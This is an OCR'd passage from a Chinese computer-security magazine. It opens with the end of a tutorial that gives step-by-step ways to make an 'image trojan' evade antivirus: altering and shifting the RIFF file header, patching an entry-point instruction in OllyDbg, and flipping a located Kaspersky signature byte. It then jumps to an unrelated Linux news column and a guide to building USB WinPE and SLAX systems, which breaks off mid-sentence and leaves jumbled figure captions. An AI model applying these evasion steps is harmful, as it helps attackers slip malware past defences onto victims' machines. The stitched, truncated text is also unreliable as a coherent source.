


图3 移动文件头

接下来我们只需要对它的文件头进行修改，就可以轻松地完成相关的免杀操作。从图2中我们可以清楚地看到，图片木马的文件头包括“RIFF”这样的字符，我们只需要对这些字符进行大小写的修改就可以了。

当然这样的小把戏很难躲过所有的杀毒软件，尤其是国外的那些大名鼎鼎的杀毒软件，因此我们需要对文件头的位置进行一些移动。首先通过鼠标选中这个文件头的信息内容，接着点击鼠标右键中的拷贝命令复制它们，然后从文件头“RIFF”中“I”这个位置向下复制，再点击鼠标右键中的“粘贴”命令进行覆盖，相当于整个文件头向后移动了一个字节，如图3所示。

现在选中第一个字节“R”并点击右键中的“填充”命令，然后在弹出的窗口中选择“使用十六进制填充”选项，在填充框中输入“00”后点击“确定”按钮即可完成，如图4所示。

最后点击“文件”菜单中的“另存为”命令，将修改后的图片木马另存为一种图片格式的文件即可。




图4 填充数据

除此以外还有一种文件头的修改方法，就是首先将图片木马的后缀名改为EXE，接着利用OllyDbg载入图片木马文件本身。接着用鼠标选择该入口点语句，然后点击右键菜单中的“汇编”命令，在弹出的“汇编”窗口将代码“**call 0E13536D**”改为“**pop 0E13536D**”即可，如图5所示。

修改完成后我们来进行文件的保存，选择右键菜单中的“复制到可执行文件”，接着在它的子菜单中选择“选择部分”命令，然后在弹出的新窗口中点击鼠标右键，选择其中的“保存文件”命令后进行图片木马的另存为即可。最后我们只需要将后缀名改为图片木马以前的后缀名就可以了。




图5 将0E134DF5处的代码nop掉

除了对文件头进行修改以外，特征码修改这种方法也是非常有效的。关于特征码如何修改这里就不再多介绍了，大家可以利用MYCCL或者CCL来对其进行定位。由于图片木马本身文件较小，因此特征码常常只有一处。我这里已经提前将图片木马的特征码定位出来了，特征码的地址是recode1=H_00000052_00000053_00000001_00000000，这个是图片木马在卡巴斯基中对应的特征码。同样运行C32Asm载入修改后缀名的图片木马，在窗口选择鼠标右键中的“跳转”命令，在弹出的跳转窗口输入特征码的地址，如图6所示。




图6 跳转到00000052


跳转到特征码的所在地址后我们发现，特征码的确是在文件头中并且对应的是字母“i”，由于特征码只有一个字节，因此这里我们将其修改为大写字母“I”然后另存为即可。

小结

到此为止，关于图片木马的免杀就为大家介绍到这里。由于这些图片木马本身的原因，所以它们能使用的免杀方法并不多，因此并不能使用常见的加花、加壳、加密等方法进行免杀。不过还好我们利用仅有的方法对此进行了免杀操作，这样就可以避免图片木马被杀毒软件“满门抄斩”的噩运，如果你有什么好的图片木马的免杀方法也可以和大家一起共享。

编辑点评：

木马有很多种，熟练掌握好各种木马的免杀处理技术，是学习免杀的必修课程，本文从介绍到实践，使你轻轻松松进入图片木马免杀的大门。



风飘首语：

今天帮朋友装了一个Ubuntu 7.04桌面版，他自己研究了一会儿扔过来一个问题，用linux就这么简单？那我还有什么可以学的？我汗啊……不过我相信如果你也亲自安装一个Ubuntu你也会有这种感觉，精美的图形效果，高效的应用环境，一般人都可以很容易的上手，可以毫不夸张地说，linux现在在桌面市场已经有和windows叫板的能力了。

Linews

1、Linux战场扩张至桌面？ Red Hat 挑战Ubuntu

对于Linux来说，毋庸置疑，目前的主战场还是服务器市场。但是，Linux阵营并没有轻易放弃桌面，他们还在不懈地努力着，并向微软Windows发起一轮又一轮的挑战。

桌面市场将成为Linux在中国的下一个战场吗？Linux有没有找到向微软Windows操作系统发起挑战的新武器？这样的问题一直都是媒体关注和讨论的焦点，然而就在最近，一则消息让所有的人眼前一亮。Red Hat将发布全新的桌面版Linux操作系统，以此来挑战目前Ubuntu占有的桌面市场，并且据称，Red Hat最新的桌面版将捆绑一年的安全升级服务。作为Linux巨头之一的Red Hat，在几年后重新发布全新的桌面版Linux，这无疑是值得我们关注的。

风飘点评：Red Hat看准时机了，但他能否把握住这个机会呢？Ubuntu的发展应该给我们很多启迪了，不久以后，linux的战场将燃烧到桌面市场了，而linux在桌面市场必定会百花齐放，竞争会带来更多的选择。

2、网友发现Linux版Skype读火狐配置文件

近来Skype for Linux的用户利用检测程序动作的AppArmor软件发现，软件在读取Mozilla FireFox的一系列文件，包括密码、配置、扩展、插件以及在/etc中绝大多数的文件，这一问题从1.4.0.94--1.4.0.99版本中都存在，让人疑惑的是Skype要这些内容干什么？再没弄清楚之前，这位用户还是将Skype用规则关进了小黑屋。

风飘点评：Linux也不意味着绝对安全，而Skype的行为多少也会让我们有些担心，再联想到前不久Skype对其服务器崩溃事件的解释，并没有公布真正的原因而是找了个漏洞百出的借口，伤透了用户的心啊。我们不禁要问，Skype到底怎么了？

3、Linux手机市场前景看好增长率将达75%

据国外媒体报道，ABI研究公司近日预测，在今后五年内，智能手机用Linux系统的增长速度将超过微软Windows Mobile、Symbian和其他操作系统。

ABI公司的研究报告称，从现在到2012年，智能手机用开源操作系统的年增长率将增至75%，Linux将在高端智能手机市场中占有近31%份额。就具体数量而言，到2012年采用开源操作系统的智能手机中可达3.31亿部。

风飘点评：Linux抢占手机市场已经是无法阻挡的趋势了，所以现在各大厂商都在忙着来争一杯羹。而Linux系统的特点决定了Linux手机的发展必然会更好的带动周边的一些产业，其中最明显的如软件行业等，所以现在手机都不得不被我们关注了。

4、Ubuntu Linux 7.10版加入图形安全模式

即将发布的Ubuntu 7.10(Gutsy)中有一个Xorg BulletProof-X功能，提供了类似windows安全模式的功能：图形安全模式(failsafe mode)确保用户无需再在命令行下动手配置硬件设备。

如果Xorg启动失败，失败安全模式将在最低要求设置、低分辨率和色彩限制下初始化。失败安全模式将自动运行Ubuntu新加入的基于GTK的显示配置工具，用户可以方便的测试不同的显示设置和选择硬件能正常运行的合适设置。

风飘点评：一个让人欣慰的功能，虽然对于高手来说，完全可以通过Xorg的参数备份来解决这些问题，但对于刚接触Linux的小鸟，图形安全模式无疑是Xorg崩溃以后最后一根救命的稻草，记得当年刚开始接触Linux的时候，为了安装显卡驱动，连续装了一个周的系统，都是因为Xorg崩溃而不得不重装。现在只有一种感觉，如今学Linux的人真幸福啊……

你的电脑 我的系统
——随身携带的U盘操作系统制作及其应用

□ 齐不牙

目的：

接触Windows PE [Windows预安装环境] 并制作U盘版的PE

学习更简化的U盘Linux LIVE CD 的制作方法

了解U盘系统在网吧等限制性环境发挥的作用

看到附近电子产品店里的存储卡，U盘越来越便宜，所以给的我亲爱的QD换了张512M的存储卡，可原来的256M的卡就闲置了呀，研究了几天，整理了一下，所以有了此文。

本来自己的想法是做一张系统维护盘，可以在WINDOWS出现故障进行修复和引导，检索一番，选定了Windows PE，先看看官方介绍：

Windows PE的全称是Windows Preinstallation Environment，即Microsoft Windows 预安装环境，是一个基于保护模式下运行的Windows XP Professional的工具，只拥有较少(但是非常核心)服务的Win32子系统。这些服务为Windows安装、实现网络共享、自动底层处理进程和实现硬件验证。

Windows PE让你创建和格式化硬盘分区，并且给你访问NTFS文件系统分区和内部网络的权限。这个预安装环境支持所有能用Windows2000和WindowsXP驱动的大容量存储设备，你可以很容易地为新设备添加驱动程序。支持Fat、Fat32、NTFS系统分区的文件COPY、删除以及分区格式化等操作。

就是这样了，通过比较各个版本，选定了“老九WinPE 老毛桃修改扬州烟花三月纪念版”。这个版本对制作U盘PE系统提供了更方便的支持，先下载下来，是ISO镜像，用虚拟光驱载入，运行(建议最好还是解压之后运行，因为部分朋友可能会出现提示：“'fsutil.exe' 不是内部或外部命令，也不是可运行的程序或批处理文件。”的问题。此时，只要将windows/system32目录下的fsutil.exe复制到WINPE安装GRUB2U 就行了，如果用虚拟光驱运行的，则不能写入fsutil.exe) 安装步骤和截图：

图1，按4选择U盘安装，回车。

图2，记住看清楚自己的U盘盘符。

图3，嘿嘿，慢慢来，胆大心细，没什么做不好的。

图4，默认就可以了。

图5，当然点是!

图6，要注意别选错磁盘，其他的默认，不要更改。

图7，继续。

图8，一切正常，按任意键继续。

图9，这里设置密码。

图10，确认密码。

图11，继续。

图12，开始复制文件，大约需要3分钟吧。

图13，制作成功，测试可以正常运行。

此时U盘PE便可以引导启动系统了，这个版本的PE带有我们经常使用的软件（QQ，IE，迅雷，Lansee，Finaldata，GHOST，ULTR AISO，Winrar…），总之，够我们用了。

接下来介绍U盘Linux live cd的制作，Linux版本是SLAX的简体中文版本FanX1.1（现在已经更新到2.0beta了。选择它是因为它大约200M，刚好够一张256M的U盘，而且对我们刚接触Linux的新人来说，中文的操作界面可以免掉不少麻烦）。可以到**www.fanx.org**下载，速度很快的说。同时下载该LIVECD的定制工具，**MySLAX_ Creator**，网站中也有下载，我们就是用它来把系统烧录到U盘上的。

废话少说，将MySLAX_ Creator安装好，运行界面和使用过程如下图表示：

图14，next进入下一界面。

图15，Source type一为ISO镜像，然后选择刚刚下载好的FanX-1.1.iso，然后点mount载人，此时出现另外的选项。

图16，点击USB Stick，程序便会准备为我们制作U盘Linux LIVE CD。

图17，点击Create USB Stick，会提示格式化，确认后关闭格式化窗口，然后等待3分钟左右，我们的Linux LIVE CD就做好了。其实我们利用该程序，可以定制自己个性化的LIVECD，添加自己喜欢的模块，但我是新手，一切默认就可以了。

SLAX有很多启动参数，感兴趣的去网上搜索搜索。

系统默认的登录名为root，密码为toor，启动X图形界面的命令是startx，下面是截图。

图18，启动界面。

图19，运行界面，嘿嘿，还挺靓的。

图20，网络显示正常。

图21，中文显示和媒体播放正常。需要注意的是，Linux普遍不支持NTFS格式的硬盘，在这些硬盘上操作可能会出现只读，没有权限等问题。

接下来是重点了，说说怎样从U




图2




图1




图3




图4

